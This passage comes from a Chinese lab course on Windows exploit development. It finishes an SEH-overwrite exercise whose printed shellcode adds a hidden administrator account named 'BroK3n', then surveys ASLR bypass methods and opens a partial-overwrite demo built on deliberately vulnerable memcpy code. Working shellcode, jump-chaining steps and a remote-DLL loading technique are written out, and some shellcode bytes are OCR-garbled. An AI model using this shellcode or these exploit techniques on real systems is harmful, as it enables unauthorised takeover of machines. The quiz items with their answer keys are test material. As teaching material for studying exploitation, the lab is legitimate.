00401232 . 59          POP ECX
00401233 . C3          RETN
```

下面就是构造溢出字符串：

buf + nseh + seh + nops + shellcode

但不幸的是, 我们的 `pop pop ret` 指令地址 `0x00401231` 有截断字符 `\00`。会导致后面的 `shellcode` 被截断。我们得想办法解决: 那么把 `shellcode` 放前面, 在 `seh` 后面加一个跳转跳到我们的 `shellcode`? 你也许觉得可以。其实, 这不行, 因为 `seh` 后面都被截断了, 无法在 `seh` 后面放跳转指令跳到 `shellcode`。但是, 注意到程序在执行 `pop pop ret` 后会跟踪执行 `nseh` 指令, 而 `nseh` 在 `seh` 前面, 不会被截断。因此我们可以在 `nseh` 跳到 `shellcode`。把 `shellcode` 布置到 `nseh` 前面的 `buf` 中。由前面我们知道, 2368 个字符可以覆盖到 `nseh`, 我们在其中放置 `shellcode`, 不足的用 `\x90` 填充。我看了下我们 `shellcode` 长度是 194 字节, 所以我们可以把 `shellcode` 布置在 `nseh` 前的 194 字节处(经手工计算 `shellcode` 应该从 `0x0018FEB8` 开始), `shellcode` 前面用 `\x90` 填充。那么 `nseh` 这里写什么呢? 它应该是跳到前面的 `shellcode` 的指令, 我们可以用 Immunity Debugger。转到 `nseh` 所在地址 `0x0018FF78`。按空格键, 在这一行反汇编: `jmp 0x0018FEB8` (`shellcode` 地址)



然而我发现这不行, 我们 `nseh` 只能放四个字节长的指令, `jmp 0x0018FEB8` 指令五字节。但我们还有解决的办法: 把 `shellcode` 在往上移动八个字节, 在 `nseh` 前面就空出了八个字节, 在这里放置跳转到 `shellcode` 的地址, `nseh` 放置跳转到那八个字节。继续, `shellcode` 往上移动八个字节就到了 `0x0018FEB0` 处, `nseh` 跳到它前面的把个字节 `0x0018FF70` 处。

The screenshot shows a debugger window with assembly code. A dialog box titled 'Assemble at 0018FF75' is open, displaying the instruction 'jmp 0018FEB0'. The dialog has a checkbox labeled 'Fill with NOP's' which is checked, and buttons for 'Assemble' and 'Cancel'. The background assembly code includes instructions like 'INC ECX', 'JMP 0018FEB0', and 'ADD BYTE PTR DS:[EAX], AL'.

Address	Disassembly	Comment
0018FF6E	INC ECX	
0018FF6F	INC ECX	
0018FF70	JMP 0018FEB0	
0018FF75	INC ECX	
0018FF76	INC ECX	
0018FF77	INC ECX	
0018FF82	RET 0FD	Far return
0018FF85	ADD BYTE PTR DS:[EAX], AL	
0018FF87	ADD BYTE PTR DS:[EDI+EDI*8+338A0018], DL	

[illegible]


```


\x1c\x8b\x42\x08\x8b\x72\x20\x8b\x12\x80\x7e\x0c\x33\x75\xf2\x89\xc7\x03\x78\x3c\x8b\x57\x78\x01\xcc
2\x8b\x7a\x20\x01\xcc\x31\xed\x8b\x34\xaf\x01\xcc\x45\x81\x3e\x57\x69\x6e\x45\x75\xf2\x8b\x7a\x24\x0
1\xcc\x7\x66\x8b\x2c\x6f\x8b\x7a\x1c\x01\xcc\x7\x8b\x7c\xaf\xfc\x01\xcc\x7\x68\x4b\x33\x6e\x01\x68\x20\x42\x7
2\x6f\x68\x2f\x41\x44\x44\x68\x6f\x72\x73\x20\x68\x74\x72\x61\x74\x68\x69\x6e\x69\x73\x68\x20\x41\x
64\x6d\x68\x72\x6f\x75\x70\x68\x63\x61\x6c\x67\x68\x74\x20\x6c\x6f\x68\x26\x20\x6e\x65\x68\x44\x44\
x20\x26\x68\x6e\x20\x2f\x41\x68\x72\x6f\x4b\x33\x68\x33\x6e\x20\x42\x68\x42\x72\x6f\x4b\x68\x73\x65
\x72\x20\x68\x65\x74\x20\x75\x68\x2f\x63\x20\x6e\x68\x65\x78\x65\x20\x68\x63\x6d\x64\x2e\x89\xe5\xfe
\x4d\x53\x31\xcc\x50\x55\xff\xd7\xe9\x39\xff\xff\xff\x90\x90\x90\xeb\xf6\x90\x90\x31\x12\x40");

```

```
return 0;
```

```
}
```

你可在 C:\ 找到这个 test6.exe 文件。下面我们动态跟踪程序的执行流程：用 Immunity Debugger 载入，直接运行




我们把返回地址覆盖为\x90\x90\x90\x90 了，而这这地址不可执行，程序抛出异常。在 pop pop retn 指令地址下断点

```
00401231 .59 POP ECX
```


然后 Shift+F9 把异常交给 SEH 处理。程序会断在 0x00401231 处。

```
00401233 .C3 RETN
```


此时的 esp 为 0x0018f328



也就是说接下来程序会到 0x0018ff78 执行。我们按下 F8



这个就是 nseh 处的跳转指令，它又跳到 nseh 前八个字节处【注意当前指令地址 0x0018ff78 和 jmp 的目标地址 0x0018ff70】继续 F8。



又是一个跳转，这回才是跳到我们的 shellcode，不信？去 0x0018FEAE 看看

```

0018FEAE 31D2      XOR EDX,EDX
0018FEB0 B2 30     MOV DL,30
0018FEB2 64:8B12   MOV EDX,DWORD PTR FS:[EDX]
0018FEB5 8B52 0C   MOV EDX,DWORD PTR DS:[EDX+C]
0018FEB8 8B52 1C   MOV EDX,DWORD PTR DS:[EDX+1C]
0018FEBB 8B42 08   MOV EAX,DWORD PTR DS:[EDX+8]
0018FEBE 8B72 20   MOV ESI,DWORD PTR DS:[EDX+20]
0018FEC1 8B12     MOV EDX,DWORD PTR DS:[EDX]
0018FEC3 807E 0C 33 CMP BYTE PTR DS:[ESI+C],33
0018FEC7 ^75 F2    JNZ SHORT 0018FEBB
0018FEC9 89C7     MOV EDI,EAX
0018FECB 0378 3C   ADD EDI,DWORD PTR DS:[EAX+3C]
0018FECE 8B57 78   MOV EDX,DWORD PTR DS:[EDI+78]
0018FED1 01C2     ADD EDX,EAX
0018FED3 8B7A 20   MOV EDI,DWORD PTR DS:[EDX+20]
0018FED6 01C7     ADD EDI,EAX
0018FED8 31ED     XOR EBP,EBP
0018FEDA 8B34AF   MOV ESI,DWORD PTR DS:[EDI+EBP*4]
0018FEDD 01C6     ADD ESI,EAX
0018FEDF 45       INC EBP

```

看到没，即将执行指令的机器码是：31D2B230648B12.....

我们的 shellcode 机器码是：31D2B230648B 128B520C8B5.....

在继续执行前，我们看下

```

管理员: C:\Windows\system32\cmd.exe
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\Users\Administrator>net user

\\USER-20150810HR 的用户帐户

-----
Administrator          Guest
命令成功完成。

C:\Users\Administrator>

```

然后直接 F9 运行程序



```
管理员: C:\Windows\system32\cmd.exe
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\Users\Administrator>net user

\USER-20150810HR 的用户帐户

-----
Administrator          Guest
命令成功完成。

C:\Users\Administrator>net user

\USER-20150810HR 的用户帐户

-----
Administrator          BroK3n          Guest
命令成功完成。

C:\Users\Administrator>
```

Boom!!! 成功了, 不是吗?

5.2.2. 练习



以下说法不正确的是: 【单选题】

- 【A】 本实验 nseh 处的指令跳到我们的 shellcode
- 【B】 本实验不可以把 shellcode 布置在 SEH 后面
- 【C】 截断符会影响漏洞利用
- 【D】 SafeSeh 会把寄存器清 0。

答案: A

6 配套学习资源

网络精灵的博客

<http://www.netfairy.net>

从零开始学习软件漏洞挖掘系列教程第六篇：进击 ASLR 地址随机化

1 实验简介

- 实验所属系列： 系统安全
- 实验对象： 本科/专科信息安全专业
- 相关课程及专业： 计算机网络
- 实验时数（学分）： 2 学时
- 实验类别： 实践实验类

2 实验目的

通过该实验了解绕过 ASLR 的方法。

3 预备知识

1. 关于 ASLR 的一些基础知识

ASLR (Address space layout randomization) 是一种针对缓冲区溢出的安全保护技术，通过对堆、栈、共享库映射等线性区布局的随机化，通过增加攻击者预测目的地址的难度，防止攻击者直接定位攻击代码位置，达到阻止溢出攻击的目的。

2. 如何配置 ASLR

ASLR 的实现需要程序自身的支持和操作系统的双重支持。在 Windows Vista 后 ASLR 开始发挥作用。同时微软从 VS2005 SP1 开始加入/dyanmicbase 链接选项帮助程序启用 ASLR。

4 实验环境



服务器：Windows 7 SP1 ， IP 地址：随机分配

辅助工具：Immunity Debugger 调试器，mona.py

5 实验步骤

前面我们的漏洞利用很多都是基于一个事实: 硬编码 `jmp esp` 或 `pop pop retn` 地址。所谓惹不起躲得起, 为微软的 ASLR 技术就是通过加载程序时不再使用固定的基地址, 从而干扰 shellcode 定位的一种技术。ASLR 发挥作用后, 简单的用 `jmp esp` 或 `pop pop retn` 的方法将无法利用成功, 因为 `jmp esp` 或者 `pop pop retn` 地址每次重启机器都会变化。然而攻击者已经用事实告诉我们, ASLR 并非不可绕过。

我们的任务分为 2 个部分:

1. 介绍常见的绕过 ASLR 技术。
2. 用其中一种技术实战演示。

5.1 实验任务一

任务描述: 了解常见绕过 ASLR 技术。

首先, 在开始之前。我想告诉你一件事: ASLR 只是随机了地址的一部分, 如果你重启后观察加载的模块基地址你会注意到只有地址的高字节随机, 当一个地址保存在内存中, 例如: `0x12345678`, 当启用了 ASLR 技术, 只有: “12” 和 “34” 是随机。换句话说, `0x12345678` 在重启后会变成 `0xFFFF5678`(XXXX 随机值)在某些情况下, 这可能使黑客利用/触发执行任意代码。

想象一下, 当你攻击一个允许覆盖栈中返回地址的漏洞, 原来固定的返回地址被系统放在栈中, 而如果启用 ASLR, 被随机处理后的地址被放置在栈中, 比方说返回地址是 `0x12345678`(`0x1234` 是被随机部分, `5678` 始终不变), 如果我们可以找到 `0x1234XXXX`(`1234` 是随机的, 但嘿 - 操作系统已经把他们的放在栈中了)空间中找到有趣的代码(例如 `JMP ESP` 或其他有用的指令)。我们只需要在低字节所表示的地址范围内找到有趣的指令并用这些指令的地址替换掉栈中的低字节。让我们看下下面的 `test1.exe` 程序, 你可以在 `C:\` 找到, 在调试器中打开 `test1.exe` 并查看加载模块的基地址。

Immunity Debugger - test.exe - [Memory map]

File View Debug Plugins ImmLib Options Window Help Jobs

SecuriTeam Secure Disclosure is looking for

Address	Size	Owner	Section	Contains	Type	Access	Initial	Mapped as
0043D000	00003000			stack of ma	Priv	RW	Guar	RW
006A0000	00006000				Priv	RW		RW
006A0000	00006000				Priv	RW		RW
01020000	00001000	test		PE header	Imag	R		RWE
01021000	00001000	test	.text	code	Imag	R E		RWE
01022000	00001000	test	.rdata	imports	Imag	R		RWE
01023000	00001000	test	.data	data	Imag	RW		RWE
01024000	00001000	test	.rsrc	resources	Imag	R		RWE
01025000	00001000	test	.reloc	relocations	Imag	R		RWE
73230000	00001000	MSVCR100		PE header	Imag	R		RWE
73231000	000B2000	MSVCR100	.text	code,imports	Imag	R E		RWE
732E3000	00006000	MSVCR100	.data	data	Imag	RW	Cop	RWE
732E9000	00001000	MSVCR100	.rsrc	resources	Imag	R		RWE
732EA000	00005000	MSVCR100	.reloc	relocations	Imag	R		RWE
736F0000	0005C000				Imag	R		RWE
737B0000	0003F000				Imag	R		RWE
73820000	00008000				Imag	R		RWE
76CD0000	00010000	kernel32		PE header	Imag	R		RWE
76CE0000	000C1000	kernel32	.text	code,imports	Imag	R E		RWE
76DB0000	00002000	kernel32	.data	data	Imag	RW		RWE
76DC0000	00001000	kernel32	.rsrc	resources	Imag	R		RWE
76DD0000	0000B000	kernel32	.reloc	relocations	Imag	R		RWE
76E10000	00001000	KERNELBA		PE header	Imag	R		RWE
76E11000	00040000	KERNELBA	.text	code,imports	Imag	R E		RWE
76E51000	00002000	KERNELBA	.data	data	Imag	RW		RWE
76E53000	00001000	KERNELBA	.rsrc	resources	Imag	R		RWE
76E54000	00003000	KERNELBA	.reloc	relocations	Imag	R		RWE
77830000	001A9000				Imag	R		RWE
77A10000	00001000	ntdll		PE header	Imag	R		RWE
77A20000	000D6000	ntdll	.text	code,exports	Imag	R E		RWE
77B00000	00001000	ntdll	RT		Imag	R E		RWE
77B10000	00009000	ntdll	.data	data	Imag	RW		RWE
77B20000	00057000	ntdll	.rsrc	resources	Imag	R		RWE
77B80000	00005000	ntdll	.reloc	relocations	Imag	R		RWE
7EFA0000	00033000				Map	R		R
7EFD8000	00002000				Priv	RW		RW
7EFD0000	00001000			data block	Priv	RW		RW
7EFD0000	00001000				Priv	RW		RW
7EFD0000	00001000				Priv	RW		RW
7EFE0000	00005000				Map	R		R

重启并执行相同的操作:

Immunity Debugger - test.exe - [Memory map]

File View Debug Plugins ImmLib Options Window Help Jobs


Immunity: Consulting Services Manager

Address	Size	Owner	Section	Contains	Type	Access	Initial	Mapped as
00260000	00006000				Priv	RW		RW
00360000	00067000				Map	R		R
004A0000	00003000				Priv	RW		RW
012D0000	00001000	test		PE header	Imag	R		RWE
012D1000	00001000	test	.text	code	Imag	R E		RWE
012D2000	00001000	test	.rdata	imports	Imag	R		RWE
012D3000	00001000	test	.data	data	Imag	RW		RWE
012D4000	00001000	test	.rsrc	resources	Imag	R		RWE
012D5000	00001000	test	.reloc	relocations	Imag	R		RWE
72C00000	00001000	MSVCR100		PE header	Imag	R		RWE
72C01000	000B2000	MSVCR100	.text	code,imports	Imag	R E		RWE
72CB3000	00006000	MSVCR100	.data	data	Imag	RW		RWE
72CB9000	00001000	MSVCR100	.rsrc	resources	Imag	R		RWE
72CBA000	00005000	MSVCR100	.reloc	relocations	Imag	R		RWE
72EC0000	0005C000				Imag	R		RWE
732C0000	0003F000				Imag	R		RWE
733E0000	00008000				Imag	R		RWE
76910000	00010000	kernel32		PE header	Imag	R		RWE
76920000	000C1000	kernel32	.text	code,imports	Imag	R E		RWE
769F0000	00002000	kernel32	.data	data	Imag	RW		RWE
76A00000	00001000	kernel32	.rsrc	resources	Imag	R		RWE
76A10000	0000B000	kernel32	.reloc	relocations	Imag	R		RWE
76A20000	00001000	KERNELBA		PE header	Imag	R		RWE
76A21000	00040000	KERNELBA	.text	code,imports	Imag	R E		RWE
76A61000	00002000	KERNELBA	.data	data	Imag	RW		RWE
76A63000	00001000	KERNELBA	.rsrc	resources	Imag	R		RWE
76A64000	00003000	KERNELBA	.reloc	relocations	Imag	R		RWE
771E0000	001A9000				Imag	R		RWE
773C0000	00001000	ntdll		PE header	Imag	R		RWE
773D0000	000D6000	ntdll	.text	code,exports	Imag	R E		RWE
774B0000	00001000	ntdll	RT		Imag	R E		RWE
774C0000	00009000	ntdll	.data	data	Imag	RW		RWE
774D0000	00057000	ntdll	.rsrc	resources	Imag	R		RWE
77530000	00005000	ntdll	.reloc	relocations	Imag	R		RWE
7EFA0000	00033000				Map	R		R
7EFD8000	00002000				Priv	RW		RW
7EFD0000	00001000			data block	Priv	RW		RW
7EFD0000	00001000				Priv	RW		RW
7EFD0000	00001000				Priv	RW		RW
7EFE0000	00005000				Map	R		R

注意比较这两个图。比如重启前的 test 模块加载的基地址是 0x01020000，重启后 test 模块加载的基地址是 0x012D0000。看到了吧，只有加载地址的两个高字节被随机化，所以当你需要使用这些模块的地址时，无论如何也不能直接使用这些地址，因为它会在重启后改变。常见的绕过 ASLR 技术：

1. 使用未受 ASLR 保护模块的地址。

地址随机化只会出现在有 ASLR 保护的模块，如果某个模块没有 ASLR 保护，那么我们任然可以使用该模块的 jmp esp, pop pop ret 等地址。我们可以使用 Immunity Debugger 的 mona.py 插件来查看未开启 aslr 保护的模块，用 Immunity Debugger 载入 test2.exe，运行。（在 C:\ 可以找到）然后在底部输入：!mona noaslr



```

0BADF00D Module info :
0BADF00D
0BADF00D Base      Top      Size      Rebase  SafeSEH  ASLR     NXCompat  OS Dll  Version, ModuleName & Path
0BADF00D -----
0BADF00D 0x00400000 0x00409000 0x00009000 False    False    False    False    False    -1.0- [test2.exe] (C:\Users\Administrator\Desktop\test2.exe)
0BADF00D
0BADF00D
0BADF00D [+] This mona.py action took 0:00:00.331000
0BADF00D
!mona noaslr

```

在这个例子中只有我们的 test2.exe 没有 aslr。很多时候程序都自带有许多.dll 文件，这些文件往往没有 aslr 保护，你任然可以利用它们里面的地址。

2. 利用 Heap spray 技术定位内存地址。

这种技术的思路就是如果我們可以在应用程序内申请足够大的内存。例如申请到的地址覆盖到 0x0c0c0c0c，那么我们总可以把返回地址覆盖为 0x0c0c0c0c，然后在 0x0c0c0c0c 放上我们的 shellocde，程序返回时直接去执行 shellocde，无视 aslr。

3. 猜测随机地址，暴力破解等等。

4. Tombkeeper 在 CanSecWest 2013 上提出的基于 SharedUserData 的方法从 Windows NT 4 到 Windows 8，SharedUserData 的位置一直固定在地址 0x7ffe0000 上。从 WRK 源代码中 nti386.h 以及 ntamd64.h 可以看出：

```
#define MM_SHARED_USER_DATA_VA 0x7FFE0000
```

在 x86 Windows 上，通过 Windbg，可以看到：

```

0:001> dt _KUSER_SHARED_DATA SystemCall 0x7ffe0000
ntdll!_KUSER_SHARED_DATA
+0x300 SystemCall : 0x774364f0

```

0x7ffe0300 总是指向 KiFastSystemCall

```
0:001> uf poi(0x7ffe0300)
```

```
ntdll!KiFastSystemCall:
```

```

774364f0 8bd4          mov     edx,esp
774364f2 0f34          sysenter
774364f4 c3           ret

```

反汇编 NtUserLockWorkStation 函数，发现其就是通过 7ffe0300 进入内核的：

```

0:001> uf USER32!NtUserLockWorkStation
USER32!NtUserLockWorkStation:

```

```

75f70fad b8e6110000      mov     eax,11E6h
75f70fb2  ba0003fe7f          mov     edx,offset
SharedUserData!SystemCallStub (7ffe0300)
75f70fb7  ff12                  call    dword ptr [edx]
75f70fb9  c3                    ret

```

这样,在触发漏洞前合理布局寄存器内容,用函数在系统服务(SSDT / Shadow SSDT)中服务号填充 EAX 寄存器,然后让 EIP 跳转到对应的地方去执行,就可以调用指定的函数了。但是也存在很大的局限性:仅仅工作于 x86 Windows 上;几乎无法调用有参数的函数。

64 位 Windows 系统上 0x7ffe0350 总是指向函数 ntdll!LdrHotPatchRoutine。

HotPatchBuffer 结构体的定义如下:

```

struct HotPatchBuffer {
    ULONG    NotSoSure01; // & 0x20000000    != 0
    ULONG    NotSoSure02;
    USHORT   PatcherNameOffset; // 结构体相对偏移地址
    USHORT   PatcherNameLen;
    USHORT   PatcheeNameOffset;
    USHORT   PatcheeNameLen;
    USHORT   UnknownNameOffset;
    USHORT   UnknownNameLen
};

```

LdrHotPatchRoutine 调用方式:

```
void LdrHotPatchRoutine (struct *HotPatchBuffer);
```

在触发漏洞前合理布局寄存器内容,合理填充 HotPatchBuffer 结构体的内容,然后调用 LdrHotPatchRoutine。

如果是网页挂马,可以指定从远程地址加载一个 DLL 文件;

如果已经经过其他方法把 DLL 打包发送给受害者,执行本地加载 DLL 即可。

此方法通常需要 HeapSpray 协助布局内存数据;且需要文件共享服务器存放恶意 DLL;只工作于 64 位系统上的 32 位应用程序;不适用于 Windows 8

5. 利用内存信息泄漏

通过获取内存中某些有用的信息,或者关于目标进程的状态信息,攻击者通过一个可用的指针就有可能绕过 ASLR。这种方法还是十分有效的,主要原因如下:

(1) 可利用指针检测对象在内存中的映射地址。比如栈指针指向内存中某线程的栈空间地址,或者一静态变量指针可泄露出某一特定 DLL/EXE 的基址。

(2) 通过指针推断出其他附加信息。比如栈帧中的帧指针不仅提供了某线程栈空间地址,而且提供了栈帧中的相关函数,并可通过此指针获得前后栈帧的相关信息。再比如一个数据段指针,通过它可以获得其在内存中的映像地址,以及单数据元素地址。若是堆指针还可获得已分配的数据块地址,这些信息在程序攻击中还是着为有用的。

在 Vista 系统的 ASLR 中,信息泄漏的可用性更广了。如果攻击者知道内存中某一映射地址,那么他不仅可获取对应进程中的 DLL 地址,连系统中运

行的所有进程也会遭殃。因为其他进程在重新加载同一 DLL 时, 是通过特定地址上的 `_MiImageBitMap` 变量来搜索内存中的 DLL 地址的, 而这一 `bitmap` 又被用于所有进程, 因此找到一进程中某 DLL 的地址, 即可在所有进程的地址空间中定位出该 DLL 地址。

6. 部分覆盖返回地址。

这种技术在 2007 年 3 月的著名的动画光标漏洞(MS Advisory 935423)利用中得到了使用.这个漏洞是 Alex Sotirov 发现。下面的链接介绍了这个漏洞的一些信息: <http://www.phreedom.org/research/vulnerabilities/ani-header/> 和 Metasploit- Exploiting the ANI vulnerability on Vista。这个漏洞的 exploit 第一次在 Vista 上绕过了 ASLR 保护。我们下面就演示这种技术。

5.1.2. 练习



关于 ASLR, 以下说法正确的是? 【单选题】

- 【A】ASLR 使得每次重新载入程序后基地址都变化。
- 【B】strcpy 可以控制的地址范围是 0x XXXX0000-0xXXXXFFFF。
- 【C】ASLR 通过随机化基址增加攻击难度
- 【D】Heap spray 技术是通过把返回地址覆盖为 0x0c0c0c0c 利用

答案: C

5.2 实验任务二

任务描述: 利用部分覆盖定位内存地址。

前面我们说过: ASLR 只是随机了地址的一部分, 如果你重启后观察加载的模块基地址, 你会注意到只有地址的高字节随机。比如 0x12345678 这个地址, 0x1234 是随机的, 我们不用去管它, 操作系统会帮我们放到栈中, 但 0x5678 是固定的, 那么我们可以覆盖它最后的两个字节, 如果通过 `memcpy` 函数攻击的话就可以把这个返回地址控制为 0x12340000-0x1234ffff 中的任意一个。如果通过 `strcpy` 函数攻击, 因为 `strcpy` 会自动在复制结束后添加 0x00, 所以我们能控制的地址为 0x12340000-0x123400ff。用于演示这项技术的代码如下:

```
#include "stdafx.h"
#include "windows.h"
int test(char *str)
{
    char buffer[256];
    memcpy(buffer,str,262);
    __asm
    {
        lea edx,buffer
```



```
int main()
{
```

```

_asm
{
    jmp edx
}
return 0;
}

```

为了方便演示，我用 vs2010 并且关闭 GS，DEP 编译选项编译，你可以在 C:\ 找到这个 test3.exe 文件。用 Immunity Debugger 载入



Immunity Debugger - test3.exe - [CPU - main thread, module test3]

File View Debug Plugins Immlib Options Window Help Jobs

Code auditor and software assessment specialist needed

Registers (FPU)

EAX 00000000
ECX 00000000
EDX 0036FA58
EBX 00000000
ESP 0036FB5C
EBP 90909090
ESI 00000001
EDI 008D337C OFFSET test3._native_startup_lock
EIP 008D102A test3.008D102A
C 0 ES 002B 32bit 0(FFFFFFFF)
P 1 CS 0023 32bit 0(FFFFFFFF)
A 0 SS 002B 32bit 0(FFFFFFFF)
Z 1 DS 002B 32bit 0(FFFFFFFF)
S 0 FS 0053 32bit 7EFD0000(FFF)
T 0 GS 002B 32bit 0(FFFFFFFF)
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g

test.cpp:12.)

Address Hex dump ASCII

008D3000 FF FF FF FF FF FF FF FF
008D3008 00 00 00 00 00 00 00 00
008D3010 FE FF FF FF 01 00 00 00 ? 0...
008D3018 F0 5B 5F 44 0F A4 A0 B5 5D ?
008D3020 01 00 00 00 40 1B 12 00 0...8CD
008D3028 F0 12 12 00 00 00 00 00 7D....
008D3030 00 00 00 00 00 00 00 00

0036FB54 90909090 停停
0036FB58 90909090 停停
0036FB5C 008D9090 停?
0036FB60 08D20E8 ?? test3.008D20E8
0036FB64 0036FA58 6.
0036FB68 008D11B3 ?? RETURN to test3.008D11B3 from test3.main
0036FB6C 00000001 0...
0036FB70 001212F0 7D.

